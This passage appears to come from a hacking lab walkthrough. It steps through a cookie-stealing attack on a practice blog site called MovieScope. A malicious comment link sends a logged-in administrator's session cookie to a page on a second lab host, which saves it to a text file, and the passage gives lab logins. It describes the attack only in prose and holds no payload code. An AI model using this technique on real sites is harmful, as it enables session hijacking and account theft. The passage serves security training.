comment link "*Please click here to visit website*" is published on the blog. When logged-in users click this link, their authenticated session cookie is exfiltrated and written to **C:\inetpub\wwwroot\oceanplaza\CookieSteal\Mycookies.txt**.




1. Switch to the **Sales Department** machine (or secondary session), press **Ctrl+Alt+Delete**.




1. Enter password **test@123** to log in.




1. Open Google Chrome, navigate to **http://www.moviescope.com**, and log in as the target administrator:
2. Username: **sam**
3. Password: **test**




1. Confirm administrative privileges (**Admin** status shown adjacent to Logout) and click the **Blog** tab.




1. As the admin victim, scroll down and click the malicious link: **Please click here to visit website**.




1. The admin is redirected to `Default.aspx` on `oceanplaza.com`, triggering cookie exfiltration. Click the **Click here** link to return.




1. You are redirected back to the MovieScope Blog page. Do not log out.




1. Return to **Windows Server 2019**, minimize Chrome, and navigate to **C:\inetpub\wwwroot\oceanplaza\CookieSteal**. Open **Mycookies.txt**.



